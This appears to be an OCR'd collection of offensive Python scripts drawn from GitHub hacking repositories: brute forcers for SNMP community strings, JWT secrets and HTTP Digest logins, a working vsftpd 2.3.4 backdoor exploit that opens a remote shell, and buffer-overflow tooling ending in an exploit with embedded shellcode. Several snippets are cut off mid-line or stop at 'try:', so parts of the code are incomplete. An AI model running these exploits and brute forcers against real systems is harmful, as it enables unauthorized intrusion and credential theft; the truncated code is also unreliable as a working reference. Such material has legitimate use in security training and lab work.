


```
from pysnmp.entity.rfc3413.oneliner import cmdgen

cmdGen = cmdgen.CommandGenerator()

fd = open("snmp-communities.txt")
for community in fd.readlines():
        snmpCmdGen = cmdgen.CommandGenerator()
        snmpTransportData = cmdgen.UdpTransportTarget(('localhost', 161),timeout=1.5,retries=0)
        error, errorStatus, errorIndex, binds = snmpCmdGen.getCmd(cmdgen.CommunityData(community), snmpTransportData, "1.3.6.1.2.1.1.1.0", "1.3.6.1.2.1.1.3.0", "1.3.6.1.2.1.2.

        # Check for errors and print out results
        if error:
                print(str(error)+" For community: %s " %(community))
        else:
                print "Community Found '%s' ... exiting." %(community)
                break
```

SNMPBRUTE

https://github.com/Adastra-thw/pyHacks/blob/master/snmpBruter.py

8/22/2021




```python
import jwt;

print("Script para ejecutar fuerza bruta sobre un token JWT")
encoded = input("JWT TOKEN: ")
passwords = input("Diccionario: ")


with open(passwords) as secrets:
    for secret in secrets:
        try:
            payload = jwt.decode(encoded, secret.rstrip(), algorithms=['HS256'])
            print('Token decodificado con la siguiente password ....[' + secret.rstrip() + ']')
            break
        except jwt.InvalidTokenError:
            print('Token Invalido .... [' + secret.rstrip() + ']')
        except jwt.ExpiredSignatureError:
            print('Token Expirado ....[' + secret.rstrip() + ']')
```

JWTBRUTER


https://github.com/Adastra-thw/pyHacks/blob/master/JWTBruter.py

DIGESTAUTH



```
import hashlib
import requests

users=['administrator', 'admin']
passwords=['administrator', 'admin123','admin']
protectedResource = 'http://localhost/digest-secured/'
URI='/digest-secured/'
method = 'GET'

'''
WWW-Authenticate: Digest realm="DigestRealm", nonce="bR+nKFDnBAA=ac38ed61b3b19beaf58b8a5817eefc3407ef1864", algorithm=MD5, qop="auth"

'Digest realm="DigestRealm", nonce="k2VOehPnBAA=285c96851e78f431acc1153139a74d6cdb5cdea7", algorithm=MD5, qop="auth"'
'''

foundPass = False
headers={}
for user in users:
        if foundPass:
                break
        for passwd in passwords:

                digestRealm = ''
                nonce = ''
                nc = '00000001'
                cnonce = '9876c92649472cb2' #16 bytes aleatorios.
                qop = ''

                res = requests.get(protectedResource,headers=headers)
                if res.status_code == 401:
                        print 'Header from the server '+res.headers['www-authenticate']
```


https://github.com/Adastra-thw/pyHacks/blob/master/DigestAuth.py



```python
#!/usr/bin/python3
from pwn import log,remote
from sys import argv,exit
from time import sleep

if len(argv) < 2:
    exit(f'Usage: {argv[0]} Target_IP')


p = log.progress("Running")
vsftpd = remote(argv[1], 21)

p.status('Checking Version')
recv = vsftpd.recvuntil(")",timeout=5)
version = (recv.decode()).split(" ")[2].replace(")","")
if version != '2.3.4':
        exit('2.3.4 Version Not Found')

vsftpd.sendline('USER hii:)')
vsftpd.sendline('PASS hello')
p.status('Backdoor Activated')

sleep(3)

backdoor = remote(argv[1], 6200)
p.success("Got Shell!!!")
backdoor.interactive()
```

https://github.com/Hellsender01/vsftpd_2.3.4_Exploit/blob/main/exploit.py


VSFTPD 2.3.4



```
usr/bin/python
from __future__ import print_function
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 146 + "B" * 4 + badchars

try:
```

BADCHARIZARD


https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/badcharizard.py



```
#!/usr/bin/python
from __future__ import print_function
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('10.0.0.71',31337))

                s.send((buffer + '\n'))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print("Fuzzing crashed at %s bytes" % str(len(buffer)))
```

https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/fuzz.py


FUZZ



```python
#!/usr/bin/python
from __future__ import print_function
import sys, socket

overflow = (
"\xb8\xd6\xf8\x13\xb2\xd9\xc0\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x52\x31\x43\x12\x83\xeb\xfc\x03\x95\xf6\xf1\x47\xe5\xef\x74"
"\xa7\x15\xf0\x18\x21\xf0\xc1\x18\x55\x71\x71\xa9\x1d\xd7\x7e"
"\x42\x73\xc3\xf5\x26\x5c\xe4\xbe\x8d\xba\xcb\x3f\xbd\xff\x4a"
"\xbc\xbc\xd3\xac\xfd\x0e\x26\xad\x3a\x72\xcb\xff\x93\xf8\x7e"
"\xef\x90\xb5\x42\x84\xeb\x58\xc3\x79\xbb\x5b\xe2\x2c\xb7\x05"
"\x24\xcf\x14\x3e\x6d\xd7\x79\x7b\x27\x6c\x49\xf7\xb6\xa4\x83"
"\xf8\x15\x89\x2b\x0b\x67\xce\x8c\xf4\x12\x26\xef\x89\x24\xfd"
"\x8d\x55\xa0\xe5\x36\x1d\x12\xc1\xc7\xf2\xc5\x82\xc4\xbf\x82"
"\xcc\xc8\x3e\x46\x67\xf4\xcb\x69\xa7\x7c\x8f\x4d\x63\x24\x4b"
"\xef\x32\x80\x3a\x10\x24\x6b\xe2\xb4\x2f\x86\xf7\xc4\x72\xcf"
"\x34\xe5\x8c\x0f\x53\x7e\xff\x3d\xfc\xd4\x97\x0d\x75\xf3\x60"
"\x71\xac\x43\xfe\x8c\x4f\xb4\xd7\x4a\x1b\xe4\x4f\x7a\x24\x6f"
"\x8f\x83\xf1\x20\xdf\x2b\xaa\x80\x8f\x8b\x1a\x69\xc5\x03\x44"
"\x89\xe6\xc9\xed\x20\x1d\x9a\x1b\xb5\x1d\x09\x74\xb7\x1d\xbc"
"\xd8\x3e\xfb\xd4\xf0\x16\x54\x41\x68\x33\x2e\xf0\x75\xe9\x4b"
"\x32\xfd\x1e\xac\xfd\xf6\x6b\xbe\x6a\xf7\x21\x9c\x3d\x08\x9c"
"\x88\xa2\x9b\x7b\x48\xac\x87\xd3\x1f\xf9\x76\x2a\xf5\x17\x20"
"\x84\xeb\xe5\xb4\xef\xaf\x31\x05\xf1\x2e\xb7\x31\xd5\x20\x01"
"\xb9\x51\x14\xdd\xec\x0f\xc2\x9b\x46\xfe\xbc\x75\x34\xa8\x28"
"\x03\x76\x6b\x2e\x0c\x53\x1d\xce\xbd\x0a\x58\xf1\x72\xdb\x6c"
"\x8a\x6e\x7b\x92\x41\x2b\x9b\x71\x43\x46\x34\x2c\x06\xeb\x59"
"\xcf\xfd\x28\x64\x4c\xf7\xd0\x93\x4c\x72\xd4\xd8\xca\x6f\xa4"
"\x71\xbf\x8f\x1b\x71\xea")

shellcode = "A" * 146 + "\xbf\x16\x04\x08" + "\x90" * 32 + overflow

try:
```

https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/gotem.py

